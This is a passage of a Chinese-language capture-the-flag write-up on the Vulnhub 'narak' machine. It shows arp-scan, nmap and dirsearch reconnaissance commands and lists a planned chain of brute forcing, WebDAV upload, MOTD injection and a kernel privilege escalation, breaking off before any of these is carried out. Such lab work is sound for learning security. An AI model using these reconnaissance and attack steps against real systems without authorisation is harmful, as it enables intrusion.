
打靶记录18——narak
靶机:
https://download.vulnhub.com/ha/narak.ova
推荐使用 VM Ware 打开靶机
难度:中
目标:取得 root 权限 + 2 Flag
攻击方法:
- 主机发现
- 端口扫描
- 信息收集
- 密码字典定制
- 爆破密码
- Webdav 漏洞
- PUT 方法上传
- BF 语言解码
- MOTD 注入
- CVE-2021-3493 提权
主机发现
arp-scan -l

尝试发现是192.168.31.26
端口扫描和服务发现
nmap -p- 192.168.31.26

nmap -p22,80 -sV -sC 192.168.31.26

发现开启了 Apache 的服务,然后可能是 Ubuntu 系统

按照惯例查看 80 端口的 Web 页面,发现是一个恐怖的地狱的图片,地狱的大门由一个有着三个头的大狗来看守着
目录扫描

dirsearch -u http://192.168.31.26/
发现了 Webdav 路径
- Webdav 是一种 Web 技术,可以实现类似于 FTP 那样的传输文件的功能
- 401状态码表示“未授权”(Unauthorized)。这通常意味着请求需要用户进行身份验证

访问 Webdav 路径发现果然需要认证

<font style="background-color:rgba(255, 255, 255, 0);">dirsearch -u </font>http://192.168.31.26/<font style="background-color:rgba(255, 255, 255, 0);"> -f -e html,txt,php -w /usr/share/wordlists/dirb/common.txt</font> 再扫描一下
<font style="background-color:rgba(255, 255, 255, 0);">dirsearch</font>:调用 dirsearch 工具。<font style="background-color:rgba(255, 255, 255, 0);">-u http://192.168.31.26/</font>:指定目标 URL,也就是扫描的目标网站。<font style="background-color:rgba(255, 255, 255, 0);">-f</font>:强制显示所有扫描结果,包括状态码为 404(未找到)的结果。<font style="background-color:rgba(255, 255, 255, 0);">-e html,txt,php</font>:指定要扫描的文件扩展名列表,分别为<font style="background-color:rgba(255, 255, 255, 0);">.html</font>,<font style="background-color:rgba(255, 255, 255, 0);">.txt</font>, 和<font style="background-color:rgba(255, 255, 255, 0);">.php</font>。<font style="background-color:rgba(255, 255, 255, 0);">-w /usr/share/wordlists/dirb/common.txt</font>:指定字典文件路径,即使用<font style="background-color:rgba(255, 255, 255, 0);">common.txt</font>作为词列表来进行扫描。这个文件通常包含常见的目录和文件名。
发现了一个 /tips.txt 文件


要打开地狱的大门就查看这个文件 creds.txt,但是访问了没有,应该是一个误导
暴力破解
- 密码字典定制
